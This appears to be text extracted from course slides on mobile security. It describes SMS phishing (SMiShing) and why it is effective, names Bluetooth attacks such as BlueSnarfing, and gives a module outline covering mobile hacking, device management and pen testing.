
**Spam messages contain advertisements or malicious links that can trick users to reveal confidential information**

03

**Significant amount of bandwidth is wasted by Spam messages**

04


**Spam attacks are done for financial gain**



# SMS Phishing Attack (SMiShing) (Targeted Attack Scan)



- SMS Phishing is the act of trying to acquire personal and financial information by sending SMS (Instant Message or IM) containing deceptive link



# Why SMS Phishing is Effective?



Most of the consumers access the Internet through a mobile

Mobile users are not conditioned to receiving spam text messages on their mobile




Easy to set up a mobile phishing campaign

No mainstream mechanism for weeding out spam SMS

Difficult to detect and stop before they cause harm

Most of the mobile anti-virus does not check the SMS


# SMS Phishing Attack Examples




# Pairing Mobile Devices on Open Bluetooth and Wi-Fi Connections



- Mobile device pairing on open connections (public Wi-Fi/unencrypted Wi-Fi routers) allows attackers to eavesdrop and intercept data transmission using techniques such as;
  - BlueSnarfing (Stealing the information via bluetooth)
  - BlueBuggering (Gaining control over the device via bluetooth)
- Sharing data from malicious devices can infect/breach data on the recipient device




# Module Flow




**1**  
**Mobile Platform  
Attack Vectors**




**2**  
**Hacking Android OS**




**3**  
**Hacking iOS**




**4**  
**Hacking Windows  
Phone OS**




**5**  
**Hacking BlackBerry**



**6**  
**Mobile Device  
Management**



**7**  
**Mobile Security  
Guidelines and Tools**



**8**  
**Mobile Pen Testing**

